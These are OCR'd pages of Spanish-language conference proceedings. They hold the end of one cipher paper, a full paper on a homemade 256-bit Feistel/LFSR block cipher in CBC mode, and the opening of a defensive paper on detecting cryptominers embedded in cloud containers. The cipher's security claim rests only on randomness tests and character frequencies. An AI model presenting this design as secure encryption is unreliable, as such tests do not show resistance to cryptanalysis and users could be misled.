


Fig. 6. Frecuencias de caracteres del texto plano y cifrado

5 Conclusiones y Trabajos Futuros

Un cifrador de bloque, en modo de encadenamiento de cifrado de bloques de 256 bits, con algunos aportes interesantes tales como clave de 128 bits, vector de inicialización de 256 bits y la utilización de algoritmos de cifrado que contienen

secuencias t-entrelazadas con polinomios primitivos diferentes.

Para futuros desarrollos se pueden plantear entre otras cosas: claves con mayor cantidad de caracteres, nuevos algoritmos de cifrado y otros sistemas de concatenación de bloques.

Resulta difícil un criptoanálisis basado en la estadística de aparición de caracteres, dado que el texto cifrado tiene una frecuencia de caracteres aleatorios.

Referencias

1. Karakoç, F., Demirci, H., Harmanc, A.: AKF: A Key Alternating Feistel Scheme for Lightweight Cipher Designs, Information Processing Letters. 115, 359--367 (2015)
2. Bogdanov, A.: Analysis and Design of Block Cipher Constructions. Fakultat fur Elektrotechnik und Informationstechnik an der Ruhr-Universitat Bochum (2009)
3. García Méndez, P.: Descripción Polinomial de los Sistemas de Cifrado DES y AES. Universidad Autónoma Mexicana, México (2011)
4. Cardell, S., Fúster Sabater, A., Requena, V., PN-secuencias entrelazadas de polinomios diferentes, RECSI 2022
5. F. Massodi, S. Alam S. and M. Bokhari, “A Analysis of Linear Feedback Shift Registers in Stream Ciphers”, 2012, International Journal of Computer Application, 16 (17), pp. 0975-887.
6. A. Menezes, P. Van Oorschot, and S. Vanstone, “Handbook of Applied Cryptography”, 1996, Massachusetts Institute of Technology.
7. C. Parr and L. Pelzl, “Understanding Cryptography”, 2010, Springer.
8. W. Stahnke, “Primitive Binary Polynomials”, 1973, Mathematics of Computation, 27 (124), pp. 977-980.
9. Fishman, G.: Multiplicative Congruential Random Number Generators with Modulus 2ß : An Exhaustive Analysis for ß = 32 and a Partial Analysis for ß = 48. Mathematics of Computation. 54. (189), 33--344 (1990)
10. Rukhin, A., Soto, J., Nechvatal, J., Smid, M., Barker, E., Leigh, S., Levenson, M., Vangel, M., Banks, D., Heckert, A., Dray, J., and Vo, S., “A Statistical Prueba Suite for Random and Pseudorandom Number Generators for Cryptographic Applications”, National Institute of Standards and Technology, (2000).

Cifrador de Bloque con Alternancia de Algoritmos Cifradores Conformados por Secuencias Entrelazadas de un único Polinomio Primitivo, en Modo de Encadenamiento de Bloques de Cifrado

Andrés Francisco Farías[1], Germán Antonio Montejano[2],

Ana Gabriela Garis[3], Andrés Alejandro Farías[4]

National University of La Rioja, La Rioja, Argentina[1, 4]
National University of San Luis, San Luis, Argentina[2, 3]
afarias665@yahoo.com.ar[1], gmonte@unsl.edu.ar[2],
agaris@gmail.com[3], andres_af86@hotmail.com[4]

Abstract.
Diseño de un Cifrador de bloque de 256 bits, con clave de 128 bits, y vector de inicialización de 256 bits, a partir de la estructura de una red de Feistel, con alternancia de dos algoritmos cifradores conformados por secuencias entrelazadas de un único polinomio primitivo, con modo de encadenamiento de bloques de cifrado (CBC, Cipher Block Chaining).
El primer algoritmo está conformado por una secuencia 3-entrelazada obtenida a partir de secuencias producidas por un único polinomio primitivo.
El segundo algoritmo está conformado por una secuencia 2-entrelazada lograda de secuencias entregadas por un único polinomio primitivo.
Finalmente el texto cifrado obtenido fue sometido a conjunto de pruebas estadísticas de aleatoriedad.

Palabras claves: LFSR. Cifrador. Clave. Algoritmo cifrador. Secuencia t-entrelazada

1 Introducción

El presente documento expone el desarrollo de un cifrador de bloque, basado en una red de Feistel que permite el cifrado y descifrado utilizando la misma estructura, donde para el caso del descifrado se utilizan las subclaves cambiando el orden de las mismas [1], [2] y [3]. La clave adoptada es de 16 caracteres, es decir 128 bits,

El tamaño de los bloques es de 256 bits, con clave de 128 bits, y vector de inicialización de 256 bits. El cifrador es una red de Feistel, con dos algoritmos cifradores alternados, con modo de Encadenamiento de Bloques de Cifrado (CBC, Cipher Block Chaining),

El primer algoritmo de cifrado está conformado por una secuencia 3-entrelazada obtenida a partir de secuencias pseudoaleatorias producidas por un polinomio

primitivo único que opera sobre un Linear Feedback Shift Registers (LFSR) de 71 bits .

El segundo algoritmo está compuesto por una secuencia 2-entrelazada lograda a partir de cadenas pseudoaleatorias obtenidas por un polinomio primitivo único que trabajan sobre un Linear Feedback Shift Registers (LFSR) de 67 bits.

El texto cifrado completo obtenido al final del proceso de encriptación, fue sometido a conjunto de pruebas estadísticas, para verificar su aleatoriedad.

2 Esquema del cifrador

El cifrado de bloque se denomina así por realizar el proceso de encriptación trabajando sobre cadenas de texto de igual longitud. En este caso se utilizaron bloques de 256 bits, luego esos bloques son ensamblados siguiendo el modo de encadenamiento de bloques de cifrado (Cipher Block Chaining (CBC)). Básicamente la estructura del cifrador está conformada por una red de Feistel que para desarrolarla require trabajar los siguientes aspectos:

- Red de Feistel para cifrado
    - Con modo de encadenamiento de bloques de cifrado
- Red de Feistel para descifrado
    - Con modo de encadenamiento de bloques de cifrado
- Clave y subclaves
- Vector de inicialización
- Algoritmos de cifrado
- Secuencias entrelazadas:
    - Secuencia 3-entrelazada
    - Secuencia 2-entrelazada
- Matrices de permutación:
    - IP de 256 bits
    - PC1 de 128 bits
    - PC2 de 128 bits

2.1 Red de Feistel para cifrado

El proceso de cifrado consiste en dividir el texto plano en bloques de 256 bits, el primer bloque es sometido a una operación XOR con el vector de inicialización, luego al resultado se le realiza una permutación IP.

La salida de la permutación entra en la red de Feistel, que se detalla en la figura 1 y se producen 63 rondas, con sus respectivas subclaves, después se realiza una permutación IP^{-1}, para obtener el primer bloque de texto cifrado.

Para los siguientes bloques de texto plano, se realiza una operación XOR con los bloques de texto plano y cifrado del bloque anterior, el resultado sufre una permutación IP antes de entrar a la red de Feistel y producir 63 rondas, con las subclaves correspondientes. Después de esta operación se calcula la permutación IP^{-1} y se consigue un nuevo bloque de texto cifrado y así sucesivamente hasta completar el

cifrado de todos los bloques de texto plano.




Fig. 1. Red de Feistel para cifrado

2.2 Red de Feistel para descifrado

La Red de Feistel para descrifrado es similar a la anterior, pero en este caso se toma el texto cifrado y se lo divide en bloques de 256 bits, figura 2.




Fig. 2. Red de Feistel para descifrado

Para el primer bloque de texto cifrado se realiza una permutación IP antes de entrar a la red de Feistel y realizar 63 rondas, con las claves introducidas en modo inverso, al resultado se le realiza una permutación IP^{-1} y luego se produce una operación XOR con el vector de inicialización para obtener el primer bloque de texto plano.

Para el resto de los bloques de texto cifrado, el proceso comienza con la permutación IP, después se ingresa a la red de Feistel y se llevan a cabo 63 rondas, con las subclaves ingresadas en modo inverso.

Finalmente después de este proceso se hace una permutación IP^{-1} y a la salida se le aplica una operación XOR con la resultante de la operación y el texto cifrado del bloque anterior, para lograr un nuevo bloque de texto plano.

2.3 Clave y subclaves

Como se dijo previamente, la clave está conformada con 16 caracteres (128 bits), de la que se obtienen 63 subclaves de 128 bits, siguiendo los pasos que se muestran en la figura 3.

La clave es sometida a una permutación según la matriz de permutación PC1, luego se divide el bloque de 128 bits resultante en dos bloques de 64 bits, los que sufren desplazamiento de las posiciones de los bits de manera de tener 64 pares de bloques de 64 bits que corresponderán a las 63 subclaves.

En los pares de las rondas que sean múltiplos de tres: los bits se desplazan dos posicionres a la izquierda, en el resto de los pares el desplazamiento es de una posición a la izquierda.

Esos pares son ensamblados y luego sometidos a la permutación PC2, para obtener las 63 subclaves finales.




Fig. 3. Tratamiento de las subclaves

2.4 Vector de inicialización

Es para iniciar las tareas de encadenamiento de bloques, tanto de cifrado como de descifrado. Es única para todo el proceso, debe ser secreta como la clave y su longitud es igual a la de los bloques: 256 bits.

2.5 Algoritmos de cifrado

Los algoritmos de cifrado tienen la configuración que se indica en la figura 4. Tienen una entrada de 128 bits, que conforman los estados iniciales para los LFSR, que una vez cargados, realizan 128 ciclos con los distintos polinomios primitivos de conexión que producen la secuencias respectivas, las que luego se entrecruzan, entregando 128 bits de salida.




Fig. 4. Algoritmos de cifrado 1 y 2

2.6 Secuencias t-entrelazadas

Tenemos las siguientes t-secuencias entrelazadas con polinomio primitivo único [4] :

Secuencia 3-entrelazada con polinomio primitivo único. Los LFSR tienen una longitud de 71 bits y en tabla 1, se indica el polinomio.primitivo único [5], [6], [7] y [8].

Tabla 1. LFSR, longitudes y polinomio primitivo del generador

LFSR	Longitud	Polinomio primitivo
$1, 2\ y\ 3$	71	$P(x)_1 = x^{71} + x^{59} + x^{53} + x^{48} + 1$

Secuencia 2-entrelazada con polinomio primitivo único. Los LFSR tienen una longitud de 67 bits y en tabla 2, se indica el polinomio primtivo único [5], [6], [7] y [8].

Tabla 2. LFSR, longitudes y polinomio primitivo del generador

LFSR	Longitud	Polinomio primitivo
1 y 2	67	$P(x)_1 = x^{67} + x^{61} + x^{33} + x^3 + 1$

2.7 Matrices de Permutación

Se recurre a una matriz con una distribución aleatoria de las posiciones, para obtenerlas se utiliza un generador de números aleatorios, en esta ocasión se adopta un generador congruencial multiplicativo [9]. En tabla 3 se observan los valores:

Generador congruencial multiplicativo. El generador tiene la siguiente expresión:

$$x_{i+1} = (a_x \cdot x_i)mod\ m_x$$

Donde: $a_x = multiplicador \quad m_x = módulo \quad x_0 = semilla$

Tabla 3. Matriz IP, PC1 y PC2

Matriz	módulo	multiplicador	semilla
IP	1048576	1279	1153
PC1	1048576	1597	1531
PC2	1048576	1933	1759

3 Elección de las pruebas estadísticas

3.1 Pruebas de aleatoriedad

El conjunto de pruebas estadísticas para generadores de números aleatorios y pseudoaleatorios para aplicaciones criptográficas fueron seleccionadas de la Publicación especial 800-22 revisión 1a del Instituto Nacional de Estándares y Tecnología (NIST), del trabajo de Rukhin (et al.) [10]. En tabla 4.

Tabla 4. Pruebas estadísticas para números aleatorios y pseudoaleatorios

	Pruebas estadísticas para números aleatorios y pseudoaleatorios
1	Frecuencia (monobit)
2	Frecuencia dentro de un bloque
3	Entropía aproximada
4	Sumas acumuladas
5	Rachas
6	Prueba en serie
7	Universal
8	Coincidencia de plantillas no superpuestas
9	Complejidad lineal
10	Transformada discreta de Fourier (espectral)

3.2 Pruebas sobre el cifrador

Se analizaron cien secuencias binarias de 25.600 de bits, obtenidas del cifrador a partir de cien claves diferentes.

El nivel de significancia adoptado para las pruebas estadísticas es: $\alpha = 0{,}01$
La hipótesis nula es: $H_0 \rightarrow p_value > 0{,}01$

3.3 Interpretación de los resultados

Teniendo los resultados se pueden realizar dos procesos para la interpretación de los mismos: Proporción de muestras que pasan las pruebas y Prueba de Uniformidad de los p-valor

Proporción de muestras que pasan las pruebas. Para el análisis de los resultados, se determina la proporción de muestras que superan las pruebas, y con esos datos se construye un gráfico de puntos, luego se verifica si los mismos caen dentro de los límites superior e inferior:.

$$LS, LI = (1-\alpha) \pm 3 \cdot \sqrt{\alpha \cdot (1-\alpha)/k}$$

En nuestro caso el número de muestras k = 100 y el nivel de significancia elegido es: α = 0.01, los límites quedan: $LS = 1{,}02 \quad LI = 0{,}96$

Se consideran todas pruebas, los resultados se indican en la tabla 5 y en figura 5:

Tabla 5. Pruebas estadísticas para números aleatorios y pseudoaleatorios

	Pruebas estadísticas para números aleatorios y pseudoaleatorios	Total	Pasan	Propor.	Superior	Inferior
1	Frecuencia (monobit)	100	100	1,00	1,02	0,96
2	Frecuencia dentro de un bloque	100	97	0,97	1,02	0,96
3	Entropía aproximada	100	97	0,97	1,02	0,96
4	Sumas acumuladas	100	99	0,99	1,02	0,96
5	Rachas	100	100	1,00	1,02	0,96
6	Prueba en serie	100	98	0,98	1,02	0,96
7	Universal	100	100	1,00	1,02	0,96
8	Coincidencia de plantillas no superpuestas	100	98	0,98	1,02	0,96
9	Complejidad lineal	100	98	0,98	1,02	0,96
10	Transformada discreta de Fourier	100	100	1,00	1,02	0,96




Fig. 5.. Gráfico de puntos

Distribución Uniforme de los P-valor. Se realizan pruebas de bondad de ajuste.. Este control se ejecuta para cada prueba sobre las cien muestras, con los resultados de las frecuencias de p-valor obtenidos. En tabla 6, se indican los resultados satisfactorios obtenidos:

Tabla 6. Pruebas p-valor

Pruebas	p-valor	p-valor límite	Pasa
Frecuencia (monobit)	0,720	0,0001	Sí
Frecuencia dentro de un bloque	0,249	0,0001	Sí
Entropía aproximada	0,001	0,0001	Sí
Sumas acumuladas	0,494	0,0001	Sí
Rachas	0,335	0,0001	Sí
Prueba en serie	0,081	0,0001	Sí
Universal	0,335	0,0001	Sí
Coincidencia de plantillas no superpuestas	0,013	0,0001	Sí
Complejidad lineal	0,202	0,0001	Sí
Transformada discreta de Fourier (espectral)	0,401	0,0001	Sí

Análisis final. En definitiva, las secuencias que entrega el cifrador superan los dos métodos de interpretación de resultados, por lo tanto son pseudoaleatorias

4 Comparación de frecuencias

Superposición de gráficos de frecuencias para observar las diferencias entre texto plano y texto cifrado, en figura 6:




Fig. 6. Frecuencias de caracteres del texto plano y cifrado

5 Conclusiones y Trabajos Futuros

Un cifrador de bloque de 256 bits, con algunas propiedades importantes tales como clave de 128 bits y vector de inicialización de 256 bits y la incorporación de algoritmos de cifrado que contienen secuencias entrelazadas con un único polinomio primitivo.

Para futuras versiones se pueden incorporar entre otras cosas: claves más largas y mayor cantidad de algoritmos y otros métodos de concatenación de bloques.

El resultado obtenido del texto cifrado tiene una frecuencia de caracteres aleatorios, lo que hace difícil un criptoanálisis basado en la estadística de aparición de caracteres.

Referencias

1. Karakoç, F., Demirci, H., Harmanc, A.: AKF: A Key Alternating Feistel Scheme for Lightweight Cipher Designs, Information Processing Letters. 115, 359--367 (2015)
2. Bogdanov, A.: Analysis and Design of Block Cipher Constructions. Fakultat fur Elektrotechnik und Informationstechnik an der Ruhr-Universitat Bochum (2009)
3. García Méndez, P.: Descripción Polinomial de los Sistemas de Cifrado DES y AES. Universidad Autónoma Mexicana, México (2011)
4. Cardell, S., Fúster Sabater, A., Requena, V., PN-secuencias entrelazadas de polinomios diferentes, RECSI 2022
5. F. Massodi, S. Alam S. and M. Bokhari, “A Analysis of Linear Feedback Shift Registers in Stream Ciphers”, 2012, International Journal of Computer Application, 16 (17), pp. 0975-887.
6. A. Menezes, P. Van Oorschot, and S. Vanstone, “Handbook of Applied Cryptography”, 1996, Massachusetts Institute of Technology.
7. C. Parr and L. Pelzl, “Understanding Cryptography”, 2010, Springer.
8. W. Stahnke, “Primitive Binary Polynomials”, 1973, Mathematics of Computation, 27 (124), pp. 977-980.
9. Fishman, G.: Multiplicative Congruential Random Number Generators with Modulus 2ß : An Exhaustive Analysis for ß = 32 and a Partial Analysis for ß = 48. Mathematics of Computation. 54. (189), 33--344 (1990)
10. Rukhin, A., Soto, J., Nechvatal, J., Smid, M., Barker, E., Leigh, S., Levenson, M., Vangel, M., Banks, D., Heckert, A., Dray, J., and Vo, S., “A Statistical Prueba Suite for Random and Pseudorandom Number Generators for Cryptographic Applications”, National Institute of Standards and Technology, (2000).

Detección de procesos no deseados embebidos con Deep Learning, sobre aplicaciones descargadas desde la nube

Director de proyecto: Mg Ing Gabriel Vicente López, glopez@uno.edu.ar
Codirector del proyecto: Ing Diego Romero, dromero@uno.edu.ar
Becario: Agustín Grisolia, dgrisolia@uno.edu.ar
Universidad nacional del Oeste – UNO

Abstract. Hoy en día la seguridad de la información y la preservación de los sistemas que administran esta información, se han convertido en uno de los aspectos más críticos que toda organización debe cuidar, es por esta razón que en las distintas universidades del país se está dando un enfoque más profundo a la investigación en esta disciplina.

Dentro del marco de un proyecto de investigación de proyectos de I+D. una de las líneas de trabajo se dedicó a estudiar en qué forma pueden ser atacadas las instituciones que utilizan servicios en la nube.

Los profesores o alumnos en la Universidad al descargar contenedores disponibles en la nube para realizar cualquier tipo de actividad académica o de investigación, ya sea enseñar, realizar prácticas o ejercicios, etc., desconocen que estos contenedores fueron previamente embebidos a propósito con algún software de uso legal, pero el cual es utilizado con fines personales para obtener beneficios propios, sin que el usuario se percate de que su organización está siendo comprometida.

Este caso particular de estudio está enfocado en el empleo de los pools de minería.

Los pools de minería son una agrupación de mineros que cooperan con el objetivo de minar bloques de una blockchain para obtener criptomonedas.

La finalidad de esta agrupación es facilitar el trabajo de minería y obtener beneficios equitativos para todos dentro del grupo.

El problema radica en que los usuarios que han descargado los contenedores no tienen conocimiento de que su seguridad ha sido vulnerada.

Keywords: Ciberseguridad, Deep learning, Sistemas embebidos.

1 Introducción

En este artículo describimos las tareas que se ejecutaron en el proyecto para realizar el análisis, diseño e implementación de una herramienta basada en Machine Learning que pueda detectar procesos anómalos en aplicaciones descargadas desde la nube, mediante el proceso de detección de llamadas al sistema.

Lo que se buscó con esta herramienta fue poder detectar, clasificar y detener la ejecución en tiempo real de un software embebido intencionalmente con fines maliciosos que ha sido descargado dentro de una red informática, sin que el usuario tenga conocimiento de que en realidad se está ejecutando un proceso del cual él no tiene conocimiento.

En el marco de este trabajo se busca realizar las siguientes contribuciones específicas:

Diseñar e implementar una herramienta de detección automatizada utilizando un modelo de aprendizaje automático (ML) para la detección de procesos de criptominería en imágenes descargadas desde la nube.

Implementación de modelos de ML estadísticos, basados en reglas de llamadas al sistema en tiempo real para detectar procesos anómalos.

Realización de todos los procesos en forma automática, inclusive la generación de reportes y la detención de los procesos maliciosos, sin la intervención del usuario.

A los efectos de lograr cumplir con los objetivos planteados en el párrafo anterior, se recurrió al empleo de distintas tecnologías que debieron ser integradas en conjunto, las que se detallan a continuación:

1.1 **Cloud Computing:** Cloud computing es la disponibilidad bajo demanda de recursos de computación como servicios a través de Internet. [1]

1.2 **Entornos virtuales – Docker:** El propósito de los contenedores es ejecutar varios procesos y aplicaciones por separado para que se pueda aprovechar mejor la infraestructura y, al mismo tiempo, conservar la seguridad que se obtendría con los sistemas individuales. [2]

1.3 **Kubernets:** Kubernetes es una plataforma portable y extensible de código abierto para automatizar la implementación, el escalado y la administración de aplicaciones en contenedores y para administrar cargas de trabajo y servicios. [3]

- Es una plataforma de contenedores.
- Es una plataforma de microservicios.
- Es una plataforma portable de nube.

1.4 **Deep learnings:** Las redes neuronales LTSM o en inglés Long Term Short Memory (Memoria Corta a Largo Plazo), son un tipo de redes neuronales recurrentes, con la característica de tener memoria a largo plazo. [4]

Una Red LSTM es capaz de "recordar" un dato relevante en la secuencia y de preservarlo por varios instantes de tiempo. Por lo tanto, puede tener una memoria tanto de corto plazo (como las Redes Recurrentes básicas) como también de largo plazo. [5]

1.5 **Criptomonedas:** Una criptomoneda, a veces llamada criptodivisa o criptoactivo, es cualquier forma de moneda que existe de forma digital o virtual, y que utiliza criptografía para proteger las transacciones.[6]

1.6 **Monero(XMRig):** Monero es una criptomoneda líder enfocada en transacciones privadas y resistentes a la censura. Las transacciones pueden ser verificadas y/o rastreadas por cualquier persona en el mundo. Esto significa que las direcciones de envío y destino de estas transacciones podrían ser vinculadas a entidades del mundo real.[7].

[1] https://cloud.google.com/learn/what-is-cloud-computing?hl=es

[2]https://www.redhat.com/es/topics/containers/what-is-docker#:~:text=El%20sistema%20de%20software%20de, los%20contenedores%20de%20Linux%C2%AE

[3] https://kubernetes.io/es/docs/concepts/overview/what-is-kubernetes/

[4] https://ciberseguridadmax.com/lstm/#Que_son_las_redes_LTSM_Ejemplos

[5] https://www.codificandobits.com/blog/redes-lstm/

[6] https://latam.kaspersky.com/resource-center/definitions/what-is-cryptocurrency

[7] https://www.getmonero.org/es/get-started/what-is-monero/

2 Desarrollo

Antes de dar inicio al trabajo se debió llevar a cabo un proceso general de construcción del entorno seguro de trabajo, la creación de los contenedores, la preparación de los datos y el entrenamiento de la herramienta de Machine Learning.

